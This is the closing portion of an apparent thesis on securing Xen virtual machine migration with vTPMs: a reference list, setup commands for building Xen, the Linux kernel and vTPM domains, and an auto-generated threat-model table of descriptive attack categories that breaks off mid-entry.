Redman, L., & Mory, A. (1923). *The romance of research*. Baltimore, MD: Williams & Wilkins.

Riteau, P., Morin, C., & Priol, T. (2011). Shrinker: Improving live migration of virtual clusters over WANs with distributed data deduplication and content-based addressing. In E. Jeannot E., R. Namyst, & J. Roman (Eds.), *Lecture Notes in Computer Science: Vol. 6852. Euro-Par 2011 Parallel Processing* (pp. 431–442). Berlin, Germany: Springer. https://doi.org/10.1007/978-3-642-23400-2_40

Robison, S. (2008). *The next wave: Everything as a service* (executive viewpoint). Retrieved from http://www.hp.com/hpinfo/execteam/articles/robison/08eaas.html

Rourke, L., Anderson, T., Garrison, D. R., & Archer, W. (2001). Methodological issues in the content analysis of computer conference transcripts. *International Journal of Artificial Intelligence in Education, 12*, 8–22.

Rogers, J., & Révész, A. (2020). Experimental and quasi-experimental designs. In *J. McKindly & H. Rose (Eds.), The Routledge handbook of research methods in applied linguistics. New York: Routledge.*

Sabahi, F. (2011). Virtualization-level security in cloud computing. In *2011 IEEE 3rd International Conference on Communication Software and Networks*, Xi'an, China (pp. 250–254). https://doi.org/10.1109/ICCSN.2011.6014716

Sabahi, F. (2012). Secure virtualization for cloud environment using hypervisor-based technology. *International Journal of Machine Learning and Computing, 2*(1), 39-47.

Sadeghi, A.-R., Stüble, C., & Winandy, M. (2008). Property-Based TPM Virtualization. *Information Security: 11th International Conference, ISC 2008* (pp. 1-16). Taipei, Taiwan: Springer. https://doi.org/10.1007/978-3-540-85886-7_1

Sadiku, M. N., Musa, S. M., & Momoh, O. D. (2014). Cloud computing: Opportunities and challenges. *IEEE Potentials, 33*(1), 34–36. https://doi.org/10.1109/MPOT.2013.2279684

Schneier, B. (2006). *Beyond fear: Thinking sensibly about security in an uncertain world*. New York, NY: Springer Science & Business Media.

Sehgal, N. K., Bhatt, P. C. P., & Acken, J. M. (2020). Migrating to cloud. In *Cloud computing with security* (pp. 143–154). Cham, Switzerland: Springer Nature. https://doi.org/10.1007/978-3-030-24612-9

Senyo, P. K., Addae, E., & Boateng, R. (2018). Cloud computing research: A review of research themes, frameworks, methods and future research directions. *International Journal of Information Management, 38*(1), 128–139. https://doi.org/10.1016/j.ijinfomgt.2017.07.007

Siriwardena, P. (2020). OpenID Connect (OIDC). In Advanced API Security (pp. 129-155). Apress, Berkeley, CA: Springer. https://doi.org/10.1007/978-1-4842-2050-4_6

Smalley, S., Vance, C., & Salamon, W. (2001). Implementing SELinux as a Linux security module. *NAI Labs Report, 1*(43), 139.

Snyder, H. (2019). Literature review as a research methodology: An overview and guidelines. *Journal of Business Research, 104*, 333-339. https://doi.org/10.1016/j.jbusres.2019.07.039

Hashizume, K., Rosado, D. G., Fernández-Medina, E., & Fernandez, E. B. (2013). *An analysis of security issues for cloud computing*. Journal of internet services and applications, 4(1), 1-13.

Hsieh, S., Liu, C., Buyya, R., & Zomaya, A. (2020). Utilization-prediction-aware virtual machine consolidation approach for energy-efficient cloud data centers. *Journal of Parallel and Distributed Computing, 139*, 99–109. https://doi.org/10.1016/j.jpdc.2019.12.014

Surie, A., Lagar-Cavilla, H. A., de Lara, E., & Satyanarayanan, M. (2008). Low-bandwidth VM migration via opportunistic replay. In M. Spasojevic & M. Corner (Eds.), *HotMobile '08: Proceedings of the 9th Workshop on Mobile Computing Systems and Applications*. New York: NY: Association for Computing Machinery. https://doi.org/10.1145/1411759.1411779

Takahashi, K., Sasada, K., & Hirofuchi, T. (2012). A fast virtual machine storage migration technique using data deduplication. *The Third International Conference on Cloud Computing, GRIDs, and Virtualization* (pp. 57–64). Retrieved from

https://www.semanticscholar.org/paper/A-Fast-Virtual-Machine-Storage-Migration-Technique-Takahashi-Sasada/e818e270760b50ae8cf7b85487be57a65df4eaa9

Taylor, P. J., Dargahi, T., Dehghantanha, A., Parizi, R. M., & Choo, K.-K. R. (2020). A systematic literature review of blockchain cyber security. Digital Communications and Networks, 6(2), 147-156. https://doi.org/10.1016/j.dcan.2019.01.005

Tchernykh, A., Schwiegelsohn, U., Talbi, E.-g., & Babenko, M. (2019). Towards understanding uncertainty in cloud computing with risks of confidentiality, integrity, and availability. *Journal of Computational Science, 36*, 8. https://doi.org/10.1016/j.jocs.2016.11.011

Toutov, A., Vorozhtsov, A., & Toutova, N. (2019). The method of calculation the total migration time of virtual machines in cloud data centers. In S. Balandin, V. Deart, & T. Tyutina (Eds.), *Proceedings of the 24th Conference of Open Innovations Association FRUCT* (pp. 767–770). Helsinki, Finland: FRUCT Oy.

Tranfield, D., Denyer, D., & Smart, P. (2003). Towards a methodology for developing evidence-informed management knowledge by means of systematic review. *British Journal of Management, 14*(3), 207–222. https://doi.org/10.1111/1467-8551.00375

Trusted Computing Group. (2017). *TCG guidance for securing network equipment version 1.0, revision 26b in public review* (draft). Retrieved from https://trustedcomputinggroup.org/wp-content/uploads/TCG_Guidance_for_Securing_NetEq_1_0r26b_Public-Review.pdf

Vaishnavi, V. K., & Kuechler, W. (2015). *Design science research methods and patterns: Innovating information and communication technology* (2nd ed.). Boca Raton, FL: CRC Press.

Van Bulck, J. (2020). Side-Channel Attacks for Privileged Software Adversaries. Retrieved from https://lirias.kuleuven.be/retrieve/585107

Vaquero, L. M., Luis, R.-M., & Buyya, R. (2011). Dynamically scaling applications in the cloud. *ACM SIGCOMM Computer Communication Review, 44*(1), 45–52. https://doi.org/10.1145/1925861.1925869

Ver, M. (2011). *Dynamic load balancing based on live migration of virtual machines: Security threats and effects* (Master's thesis, Rochester Institute of Technology, Rochester, NY). Retrieved from https://pdfs.semanticscholar.org/3c91/0fe894d9bb3a87369f7a60922d6df180ffcc.pdf

Volkova, V. N., Chemenkaya, L. V., Desyatirikova, E. N., Hajali, M., Khodar, A., & Osama, A. (2018). Load balancing in cloud computing. In S. Shaposhnikov (Ed.), *Proceedings of the 2018 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus)* (pp. 387–390). Piscataway, NJ: IEEE.

Wacker, J. G. (1998). A definition of theory: Research guidelines for different theory-building research methods in operations management. *Journal of Operations Management, 16*(4), 361–385. https://doi.org/10.1016/S0272-6963(98)00019-9

Wacker, J. G. (2004). A theory of formal conceptual definitions: Developing theory-building measurement instruments. *Journal of Operations Management, 22*(6), 629–650. https://doi.org/10.1016/j.jom.2004.08.002

Wan, X., Zhang, X., Chen, L., & Zhu, J. (2012, 19-20 May). An improved vTPM migration protocol based trusted channel Symposium conducted at the meeting of the International Conference on Systems and Informatics (ICSAI2012) https://doi.org/10.1109/ICSAI.2012.6223146

Welch, I. (1999). Reflective enforcement of the Clark-Wilson integrity model. In *2nd Workshop on Distributed Object Security, OOPSLA'99,* University of Newcastle-upon-Tyne: ACM (pp. 5–9).

Wilson, Y., & Hingnikar, A. (2019). Single sign-on. In *Solving identity management in modern applications* (pp. 151–157). Berkeley, CA: Apress. https://doi.org/10.1007/978-1-4842-5095-2_11

Wooldridge, M. (2009). *An introduction to multiagent systems* (2nd edition). John Wiley & Sons.

Wu, L., Zhan, J., Zhao, Y., Hu, J., & Li, M. (2016). A trusted evidence collection method based on the trusted third-party for cloud platform. *International Journal of Simulation: Systems, Science & Technology, 17*(19). Retrieved from https://ijssst.info/Vol-17/No-25/paper20.pdf

Wu, J., Lei, Z., Chen, S., & Shen, W. (2017). An access control model for preventing virtual machine escape attack. Future Internet, 9(2), 20.

Xenproject. (2013). *Why Xen project*. Retrieved from https://xenproject.org/users/why-xen/

Xenproject. (2018). *Xen project software overview*. Retrieved from https://wiki.xen.org/wiki/Xen_Project_Software_Overview

Xu, M., Tian, W., & Buyya, R. (2017). A survey on load balancing algorithms for virtual machines placement in cloud computing. *Concurrency and Computation: Practice and Experience, 29*(12), e4123.

Yin, R. K. (2017). *Case study research and applications: Design and methods* (6th edition). Los Angeles, California: Sage Publication Limited.

Zafar, F., Khan, A., Malik, S. U. R., Ahmed, M., Anjum, A., Khan, M. I., . . . Jamil, F. (2017). A survey of cloud computing data integrity schemes: Design challenges, taxonomy and future trends. *Computers & Security, 65*(Supplement C), 29-49. https://doi.org/10.1016/j.cose.2016.10.006

Zhang, N., Lou, W., Jiang, X., & Hou, Y. T. (2014). Enabling trusted data-intensive execution in cloud computing. In *2014 San Francisco, CA: IEEE Conference on Communications and Network Security*, (pp. 355–363). https://doi.org/10.1109/CNS.2014.6997504

Zhang, Y., Chunxiang, X., Xiaohui, L., Hongwei, L., Yi, M., & Xiaojun, Z. (2017). Efficient public verification of data integrity for cloud storage systems from indistinguishability obfuscation. *IEEE Transactions on Information Forensics and Security, 12*(3), 676–688. https://doi.org/10.1109/TIFS.2016.2631951

Zheng, J., Ng, T. S. E., & Sripanidkulchai, K. (2011). *Workload-aware live storage migration for clouds*. In E. Petrank & D. Lea (Eds.), *Proceedings of the 7th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments*

(pp. 133–144). New York, NY: Association for Computing Machinery. https://doi.org/10.1145/1952682.1952700

Zhou, R., Liu, F., Li, C., & Li, T. (2013). Optimizing virtual machine live storage migration in heterogeneous storage environment. In *VEE '13: Proceedings of the 9th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments* (pp. 73–84). New York, NY: Association for Computing Machinery. https://doi.org/10.1145/2451512.2451529

Zhuo, M., Fenghua, L., Jianfeng, M., & Wenjiang, J. (2014). CL-TAP: An efficient certificateless based trusted access protocol for WLAN. *Chinese Journal of Electronics, 23*(1), 142-147.

Appendix A:
Code for the Kororā framework agents

Kororā vTPM Agent

The following directions are tested for Ubuntu 12.4 (as host), Xen 4.3, Dom0's Linux Kernel 3.7.1 and DomU Linux Kernel 3.7.9. The following key steps are required to run the Kororā vTPM agent:

- *Install a host OS on the machine*: This process is straightforward because there is an easy step wizard to use.
- *Install Xen hypervisor*: The following directions are based on the Xen hypervisor guidelines, with several stages changed and some new command lines added in order to run the vTPM in the Xen hypervisor environment. All the following command lines are run as root with *sudo* (Run sudo <command>).

  a) Install all the required packages:

```
$sudo apt-get install bcc bin86 gawk bridge-utils iproute libcurl3 libcurl4-openssl-dev bzip2 module-init-tools transfig tgif texinfo texlive-latex-base texlive-latex-recommended texlive-fonts-extra texlive-fonts-recommended pciutils-dev mercurial build-essential make gcc libc6-dev zlib1g-dev python python-dev python-twisted libncurses5-dev patch libvncserver-dev libsdl-dev libjpeg62-dev iasl libbz2-dev e2fslibs-dev git-core uuid-dev ocaml libx11-dev bison flex xz-utils ocaml-findlib gcc-multilib checkpolicy
```

  b) Install the following package:

```
$ sudo apt-get install yajl*,pixman*
```

  c) Download the Xen hypervisor source codes:

```
$ wget http://bits.xensource.com/oss-xen/release/4.3.0/xen-4.3.0.tar.gz
```

  d) Extract the Xen hypervisor source codes by using the following command line:

```
$ sudo tar xvf xen-4.3.0.tar.gz
$ cd xen-4.3.0
$ sudo vim Config.mk
```

e) Change the line in the open file as follows:

```
XSM_ENABLE ?=y
```

f) Install the Xen hypervisor:

```
$ sudo make xen
$ sudo ./configure
$ cd tools
$ sudo ./configure
$ cd ..
$ sudo make tools
$ sudo make stubdom
$ cd stubdom
$ sudo make
$ cd ..
$ sudo make install-xen
$ sudo make install-tools C#_PREFIX_ARG=
$ sudo make install-stubdom
```

g) As Kororā uses the XSM/Flask security framework in Xen and Xen-policy is required, run the following command line in the Xen-Directory:

```
$sudo make -C tools/flask/policy
```

- *Install Xen Dom0 Kernel*: To run Kororā, this research needed to install dom0 kernel after installing the Xen hypervisor. Dom0 kernel is essentially a default VM (created by Xen) that deals with different VMs in the framework. Since there is no systems administration in dom0, any bugs found in dom0 systems agents (e.g. the window administrator) are unlikely to pose a problem for running Kororā; none of the third-party tools running in dom0 is available from the VMs, and since tools running in dom0 can exert complete control over the framework, only the trusted tools in dom0 are required.

  The installation process is divided into two parts: resolve and download, and verify and install. The updated VM handles the first part, which is usually assigned to the Firewall VM. After the updated VM has downloaded the new package successfully, it is sent to dom0, where it is verified and installed. Some change to the Linux Kernel installation configuration is needed to compile the kernel to support the vTPM to finish the installation, as follows:

download the kernel, extract the kernel, configure/customise the kernel and configure the kernel.

a) Conduct the following steps:

```
Step_01
   $ wget http://www.kernel.org/pub/linux/kernel/v3.0/linux-3.7.1.tar.gz

Step_02
   $ tar xvf linux-3.7.1.tar.gz

Step_03
   $cd linux-3.7.1
   $ sudo make menuconfig
```

```
Step_04
   Processor type and features →
      High memory support (64GB)
         PAE (Physical Address Extension) Support – enabled

   Processor type and features →
      Allocate 2nd-level pagetables from highmem - disabled

   ACPI (Advanced Configuration and Power Interface) Support - enabled

   Processor type and features →
      Paravirtualized guest support [y] →
            Xen guest support – enabled

   Bus oprions-
      Xen PCI frontend – enabled

   Device Drivers →
      Block Devices [*] →
            Xen virtual block device support – enabled
            Block-device backend driver – enabled

   Network device support [*] →
      Xen network device frontend driver – enabled
      Xen backend network device – enabled

   Input device support →
      Miscellaneous devices →
         Xen virtual keyboard and mouse support – enabled

   Character devices →
      Xen Hypervisor console support – enabled

   Xen driver support →
      Xen memory balloon driver – enabled
      Scrub pages before returning them to system – enabled
      Xen /dev/xen/evtchn device Backend driver support – enabled
      Xen filesystem – enabled
      Create compatibility mount point /proc/xen – enabled
      Create xen entries under /sys/hypervisor – enabled
      userspace grant access device driver – enabled
      User-space grant reference allocator driver – enabled
      xen platform pci device driver – enabled
```

b) Run the trusted platform module driver in Dom0 kernel to disable access of the Dom0 to the TPM. This is a critical step before applying the below configurations in '*.config'* file in the Linux (version 3.7.1) directory:

```
CONFIG_ACPI_PROCFS=y
CONFIG_XEN=y
CONFIG_XEN_MAX_DOMAIN_MEMORY=32
CONFIG_XEN_SAVE_RESTORE=y
CONFIG_XEN_DOM0=y
CONFIG_XEN_PRIVILEGED_GUEST=y
CONFIG_XEN_PCI=y
CONFIG_PCI_XEN=y
CONFIG_XEN_BLKDEV_FRONTEND=y
CONFIG_XEN_NETDEV_FRONTEND=y
CONFIG_XEN_KBDDEV_FRONTEND=y
CONFIG_HVC_XEN=y
CONFIG_XEN_FBDEV_FRONTEND=y
CONFIG_XEN_BALLOON=y
CONFIG_XEN_SCRUB_PAGES=y
CONFIG_XEN_DEV_EVTCHN=y
CONFIG_XEN_GNTDEV=y
CONFIG_XEN_BACKEND=y
CONFIG_XEN_BLKDEV_BACKEND=y
CONFIG_XEN_NETDEV_BACKEND=y
CONFIG_XENFS=y
CONFIG_XEN_COMPAT_XENFS=y
CONFIG_XEN_XENBUS_FRONTEND=y
CONFIG_XEN_PCIDEV_FRONTEND=y
```

c) Start the installation of the kernel, reboot the system and start the Xen by using the following command lines:

```
Installation command lines:
   $ sudo make modules_prepare
   $ sudo make
   $ sudo make modules_install
   $ sudo make install
   $ cd /boot
   $ sudo mkinitramfs -o initrd.img-3.7.1 3.7.1
   $ sudo update-grub

Start Xen hypervisor command line:
   $ sudo service xencommons start
```

- *Configure networking in the Xen hypervisor*: This requires setting up Linux bridging over Xen. This means that *eth0* is both the essential interface to Dom0 and the interface to use with VMs. This means that Kororā is using a dynamic host configuration protocol, as follows:

```
sudo apt-get install bridge-utils

Edit the /etc/network/interfaces and made them look like the following command lines:
    auto lo
    iface lo inet loopback

    auto xenbr0
    iface xenbr0 inet dhcp
    bridge_ports eth0

    auto eth0
    iface eth0 inet manual

Restart networking to enable Xenbr0 Bridge:
    sudo /etc/init.d/networking restart
```

- *Configure the vTPM Manager and vTPM*: It is vital to configure the vTPM manager properly and require the vTPM manager to create and manage the vTPM's domain itself. This is required if Kororā wants to use the vTPM in the guest VMs as well. For this reason, the vTPM manager needs a disk image to store its encrypted data and the image does not require a file system and could reside anywhere on the host disk. The image is not large; the Xen hypervisor '*vtpmmgr*' is restricted to using the first 2MB of the image but can support over 20,000 vTPMs. Conduct the following steps:

```
Creating vTPM Manager

Creating disk image for vTPM Manager domain.
    $ sudo dd if=/dev/zero of=/var/vtpmmgr-stubdom.img bs=16M count=1

Creating config file for the vTPM Manager domain.
    kernel="/usr/local/lib/xen/boot/vtpmmgr-stubdom.gz"
    memory=16
    disk=["file:/var/vtpmmgr-stubdom.img,hda,w"]
    name="vtpmmgr"
    iomem=["fed40,5"]

 Launching the vTPM Manager.
    $ sudo xl create -c <vTPM_Conf_File>
```

```
Creating vTPM Manager

Creating vTPM config file.
    kernel="/usr/local/lib/xen/boot/vtpm-stubdom.gz"
    memory=8
    disk=["file:/home/user/domu/vtpm.img,hda,w"]
    name="domu-vtpm"
    vtpm=["backend=vtpmmgr,uuid=XXXXXXX"]
```


```
Creating vTPM Manager

Launching a VM based on the constructed config file.
    $ sudo xl create -c <TPM_Conf_File>
```

The source code of all demonstrations is available on the GitHub project ‘Kororā-codes’, which is published at https://github.com/HanifDeylami/Korora-codes. This repository contains the source codes required for implementing and running Kororā.

Appendix B:
Kororā threat modelling diagram summary

Interaction: 1. Authorized



1. An adversary can perform action on behalf of other user due to lack of controls against cross domain requests.	Priority: High
Category	Denial of Service
Description	Failure to restrict requests originating from third party domains may result in unauthorized actions or access of data.
Justification	<no mitigation provided>
Possible Mitigation(s)	

2. An adversary may bypass critical steps or perform actions on behalf of other users (victims) due to improper validation logic.	Priority: High
Category	Elevation of Privileges
Description	Failure to restrict the privileges and access rights to the application to individuals who require the privileges or access rights may result into unauthorized use of data due to inappropriate rights settings and validation.
Justification	<no mitigation provided>
Possible Mitigation(s)	

3. An adversary can reverse weakly encrypted or hashed content.	Priority: High
Category	Information Disclosure
Description	An adversary can reverse weakly encrypted or hashed content
Justification	<no mitigation provided>

Possible Mitigation(s)	

4. An adversary may gain access to sensitive data from log files.	Priority: High
Category	Information Disclosure
Description	An adversary may gain access to sensitive data from log files
Justification	<no mitigation provided>
Possible Mitigation(s)	

5. An adversary may gain access to unmasked sensitive data such as credit card numbers.	Priority: High
Category	Information Disclosure
Description	An adversary may gain access to unmasked sensitive data such as credit card numbers
Justification	<no mitigation provided>
Possible Mitigation(s)	

6. An adversary can gain access to certain pages or the site as a whole.	Priority: Medium
Category	Information Disclosure
Description	Robots.txt is often found in your site's root directory and exists to regulate the bots that crawl your site. This is where you can grant or deny permission to all or some specific search engine robots to access certain pages or your site as a whole. The standard for this file was developed in 1994 and is known as the Robots Exclusion Standard or Robots Exclusion Protocol. Detailed info about the robots.txt protocol can be found at robotstxt.org.
Justification	<no mitigation provided>
Possible Mitigation(s)	

7. An adversary can gain access to sensitive data by sniffing traffic to Web Application.	Priority: High
Category	Information Disclosure
Description	An adversary may conduct man in the middle attack and downgrade TLS connection to clear text protocol or forcing browser communication to pass through a proxy server that he controls. This may happen because the application may use mixed content or HTTP Strict Transport Security policy is not ensured.
Justification	<no mitigation provided>
Possible Mitigation(s)	

8. An adversary can gain access to sensitive information through error messages.	Priority: High
Category	Information Disclosure

Description	An adversary can gain access to sensitive data such as the following, through verbose error messages - Server names - Connection strings - Usernames - Passwords - SQL procedures - Details of dynamic SQL failures - Stack trace and lines of code - Variables stored in memory - Drive and folder locations - Application install points - Host configuration settings - Other internal application details.
Justification	<no mitigation provided>
Possible Mitigation(s)	

9. An adversary may gain access to sensitive data from uncleared browser cache.	Priority: High
Category	Information Disclosure
Description	An adversary may gain access to sensitive data from uncleared browser cache.
Justification	<no mitigation provided>
Possible Mitigation(s)	

10. Attacker can deny the malicious act and remove the attack footprints leading to repudiation issues.	Priority: Medium
Category	Repudiation
Description	Proper logging of all security events and user actions builds traceability in a system and denies any possible repudiation issues. In the absence of proper auditing and logging controls, it would become impossible to implement any accountability in a system.
Justification	<no mitigation provided>
Possible Mitigation(s)	

11. An adversary can get access to a user's session due to improper logout and timeout.	Priority: High
Category	Spoofing
Description	The session cookies are the identifier by which the server knows the identity of current user for each incoming request. If the attacker is able to steal the user token, he would be able to access all user data and perform all actions on behalf of user.
Justification	<no mitigation provided>
Possible Mitigation(s)	

12. An adversary can get access to a user's session due to insecure coding practices.	Priority: High
Category	Spoofing
Description	The session cookies are the identifier by which the server knows the identity of current user for each incoming request. If the attacker is able to steal the user token, he would be able to access all user data and perform all actions on behalf of user.

Justification	<no mitigation provided>
Possible Mitigation(s)	

13. An adversary can spoof the target web application due to insecure TLS certificate configuration.	Priority: High
Category	Spoofing
Description	Ensure that TLS certificate parameters are configured with correct values.
Justification	<no mitigation provided>
Possible Mitigation(s)	

14. An adversary can steal sensitive data like user credentials.	Priority: High
Category	Spoofing
Description	Attackers can exploit weaknesses in system to steal user credentials. Downstream and upstream components are often accessed by using credentials stored in configuration stores. Attackers may steal the upstream or downstream component credentials. Attackers may steal credentials if, Credentials are stored and sent in clear text, Weak input validation coupled with dynamic sql queries, Password retrieval mechanism are poor.
Justification	<no mitigation provided>
Possible Mitigation(s)	

15. Attacker can steal user session cookies due to insecure cookie attributes.	Priority: High
Category	Spoofing
Description	The session cookies are the identifier by which the server knows the identity of current user for each incoming request. If the attacker is able to steal the user token, he would be able to access all user data and perform all actions on behalf of user.
Justification	<no mitigation provided>
Possible Mitigation(s)	

16. An adversary can create a fake website and launch phishing attacks.	Priority: High
Category	Spoofing
Description	Phishing is attempted to obtain sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money), often for malicious reasons, by masquerading as a Web Server which is a trustworthy entity in electronic communication.
Justification	<no mitigation provided>
Possible Mitigation(s)	

17. An adversary may spoof Kororā Framework and gain access to Web Application.	Priority: High
Category	Spoofing
Description	If proper authentication is not in place, an adversary can spoof a source process or external entity and gain unauthorized access to the Web Application.
Justification	<no mitigation provided>
Possible Mitigation(s)	

18. An adversary can deface the target web application by injecting malicious code or uploading dangerous files.	Priority: High
Category	Tampering
Description	Website defacement is an attack on a website where the attacker changes the visual appearance of the site or a webpage.
Justification	<no mitigation provided>
Possible Mitigation(s)	


19. An attacker steals messages off the network and replays them to steal a user's session.	Priority: High
Category	Tampering
Description	An attacker steals messages off the network and replays them to steal a user's session.
Justification	<no mitigation provided>
Possible Mitigation(s)	

20. An adversary can gain access to sensitive data by performing SQL injection through Web App.	Priority: High
Category	Tampering
Description	SQL injection is an attack in which malicious code is inserted into strings that are later passed to an instance of SQL Server for parsing and execution. The primary form of SQL injection consists of direct insertion of code into user-input variables that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed.
Justification	<no mitigation provided>
Possible Mitigation(s)	

21. An adversary can gain access to sensitive data stored in Web App's config files.	Priority: High
Category	Tampering
Description	An adversary can gain access to the config files. and if sensitive data is stored in it, it would be compromised.

Justification	<no mitigation provided>
Possible Mitigation(s)	

Interaction: 11. Kororā Ge Callback



22. An adversary can perform action on behalf of other user due to lack of controls against cross domain requests.	Priority: High
Category	Denial of Service
Description	Failure to restrict requests originating from third party domains may result in unauthorized actions or access of data.
Justification	<no mitigation provided>
Possible Mitigation(s)	

23. An adversary may bypass critical steps or perform actions on behalf of other users (victims) due to improper validation logic.	Priority: High
Category	Elevation of Privileges
Description	Failure to restrict the privileges and access rights to the application to individuals who require the privileges or access rights may result into unauthorized use of data due to inappropriate rights settings and validation.
Justification	<no mitigation provided>
Possible Mitigation(s)	

24. An adversary can reverse weakly encrypted or hashed content.	Priority: High
Category	Information Disclosure
Description	An adversary can reverse weakly encrypted or hashed content.
Justification	<no mitigation provided>
Possible Mitigation(s)	

25. An adversary may gain access to sensitive data from log files.	Priority: High
Category	Information Disclosure
Description	An adversary may gain access to sensitive data from log files.
Justification	<no mitigation provided>
Possible Mitigation(s)	

26. An adversary may gain access to unmasked sensitive data such as credit card numbers.	Priority: High
Category	Information Disclosure
Description	An adversary may gain access to unmasked sensitive data such as credit card numbers.
Justification	<no mitigation provided>
Possible Mitigation(s)	

27. An adversary can gain access to certain pages or the site as a whole.	Priority: Medium
Category	Information Disclosure
Description	Robots.txt is often found in your site's root directory and exists to regulate the bots that crawl your site. This is where you can grant or deny permission to all or some specific search engine robots to access certain pages or your site as a whole. The standard for this file was developed in 1994 and is known as the Robots Exclusion Standard or Robots Exclusion Protocol. Detailed info about the robots.txt protocol can be found at robotstxt.org.
Justification	<no mitigation provided>
Possible Mitigation(s)	

28. An adversary can gain access to sensitive data by sniffing traffic to Web Application.	Priority: High
Category	Information Disclosure
Description	An adversary may conduct man in the middle attack and downgrade TLS connection to clear text protocol or forcing browser communication to pass through a proxy server that he controls. This may happen because the application may use mixed content or HTTP Strict Transport Security policy is not ensured.
Justification	<no mitigation provided>
Possible Mitigation(s)	

29. An adversary can gain access to sensitive information through error messages.	Priority: High
Category	Information Disclosure
Description	An adversary can gain access to sensitive data such as the following, through verbose error messages - Server names - Connection strings - Usernames -

	Passwords - SQL procedures - Details of dynamic SQL failures - Stack trace and lines of code - Variables stored in memory - Drive and folder locations - Application install points - Host configuration settings - Other internal application details
Justification	<no mitigation provided>
Possible Mitigation(s)	

30. An adversary may gain access to sensitive data from uncleared browser cache.	Priority: High
Category	Information Disclosure
Description	An adversary may gain access to sensitive data from uncleared browser cache.
Justification	<no mitigation provided>
Possible Mitigation(s)	

31. Attacker can deny the malicious act and remove the attack footprints leading to repudiation issues.	Priority: Medium
Category	Repudiation
Description	Proper logging of all security events and user actions builds traceability in a system and denies any possible repudiation issues. In the absence of proper auditing and logging controls, it would become impossible to implement any accountability in a system.
Justification	<no mitigation provided>
Possible Mitigation(s)	

32. An adversary can get access to a user's session due to improper logout and timeout.	Priority: High
Category	Spoofing
Description	The session cookies are the identifier by which the server knows the identity of current user for each incoming request. If the attacker can steal the user token, he would be able to access all user data and perform all actions on behalf of user.
Justification	<no mitigation provided>
Possible Mitigation(s)	

33. An adversary can get access to a user's session due to insecure coding practices.	Priority: High
Category	Spoofing
Description	The session cookies are the identifier by which the server knows the identity of current user for each incoming request. If the attacker is able to steal the user token, he would be able to access all user data and perform all actions on behalf of user.
Justification	<no mitigation provided>
Possible Mitigation(s)	

34. An adversary can spoof the target web application due to insecure TLS certificate configuration.	Priority: High
Category	Spoofing
Description	Ensure that TLS certificate parameters are configured with correct values.
Justification	<no mitigation provided>
Possible Mitigation(s)	

35. An adversary can steal sensitive data like user credentials.	Priority: High
Category	Spoofing
